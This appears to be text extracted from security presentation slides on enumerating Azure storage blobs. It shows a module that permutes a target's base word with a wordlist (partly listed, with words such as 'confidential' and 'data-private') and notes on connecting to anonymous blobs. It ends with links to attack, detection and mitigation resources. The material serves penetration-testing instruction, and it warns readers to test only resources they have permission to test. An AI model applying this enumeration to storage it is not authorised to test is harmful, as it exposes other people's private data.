
- This module takes a base word (e.g **vought**) and prefixes/suffixes it with a list of words to identify any storage blobs associated with a target.
- The presence of the base word in a blob name **does not indicate that it belongs to a given entity.**
- Ensure that you are only testing resources that you have permission to test.




The screenshot shows a terminal window with a file tree on the left and a text file on the right. The file tree includes folders like Az, AzureAD, AzureRM, and Misc, and files like Get-AzACR.ps1, Get-AzAppRegistrationManifest.ps1, etc. The text file, 'permutations.txt', lists 24 words used for blob enumeration:

Line Number	Word
1	\$root
2	\$web
3	access-logs
4	accounting
5	api
6	assets
7	azure
8	azure-logs
9	chef
10	client
11	conf
12	confidential
13	config
14	configuration
15	content
16	customer
17	data
18	database
19	data-private
20	data-public
21	dev
22	development
23	demo
24	dns


CONNECT TO ANONYMOUS BLOBS - Storage Explorer



CONNECT TO ANONYMOUS BLOBS - Storage Explorer



CONNECT TO ANONYMOUS BLOBS - Storage Explorer




INSECURE BLOB STORAGE RESOURCES

ATTACK

- <https://Oxpwn.wordpress.com/2022/03/05/setting-up-an-azure-pentest-lab-part-1-anonymous-blob-access/>
- <https://misconfig.io/azure-blob-container-threats-attack/>

DETECTION/MITIGATION

- <https://www.inversecos.com/2022/01/how-to-detect-and-compromise-azure.html>
- <https://www.microsoft.com/security/blog/2021/04/08/threat-matrix-for-storage/>
- <https://docs.microsoft.com/en-us/azure/storage/blobs/authorize-managed-identity>

